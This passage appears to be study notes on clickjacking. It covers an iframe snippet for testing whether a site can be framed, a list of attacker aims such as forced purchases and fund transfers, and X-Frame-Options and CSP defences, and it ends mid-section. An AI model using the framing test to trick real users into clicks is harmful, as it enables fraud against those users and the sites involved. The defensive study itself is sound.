
//url of vulnerable website

<iframe src="{URL}" width="500" height="500"></iframe>


</body>

</html>

if it generates an error like then website is not Clickjacking vulnerable, else it is.

1. Use Website: <https://samy.pl/quickjack/quickjack.html>

if it generates an error like above then website is not Clickjacking vulnerable, else it is.



Impact:

* To gain followers on social media and then, possibly, sell the social media account/page for mass marketing.
* To gain email or RSS subscribers for the same purpose as social media followers.
* To use the fact that the user is logged into their e-commerce account and have them buy products on behalf of the attacker.
* To have the user unknowingly transfer funds to the attacker.
* To have the user download malware (e.g. a trojan).

Prevention:

* X-Frame-Options Header Types: three possible values

1. **DENY**, which prevents any domain from framing the content. The **DENY** setting is recommended unless a specific need has been identified for framing.
2. **SAMEORIGIN**, which only allows the current site to frame the content.
3. **ALLOW-FROM** uri, which permits the specified 'uri' to frame this page. (e.g., **ALLOW-FROM** [**http://www.example.com**](http://www.example.com)).

* Content Security Policy (CSP)

Content Security Policy (CSP) is a detection and prevention mechanism that provides mitigation against attacks such as XSS and clickjacking. CSP is usually implemented in the web server as a return header of the form:

**Content-Security-Policy: policy**

Where policy is a string of policy directives separated by semicolons. The CSP provides the client browser with information about permitted sources of web resources that the browser can apply to the detection and interception of malicious behaviours.

The recommended clickjacking protection is to incorporate the **frame-ancestors** directive in the application's Content Security Policy. The **frame-ancestors ‘none’** directive is similar in

behaviour to the X-Frame-Options **deny** directive. The **frame-ancestors ‘self’** directive is

broadly equivalent to the X-Frame-Options **same-origin** directive.

**Sever-side vulnerability**

Server-side vulnerabilities are web security vulnerabilities that allow attackers to manipulate server-side applications to make unintended requests, potentially accessing internal resources or sensitive information.

h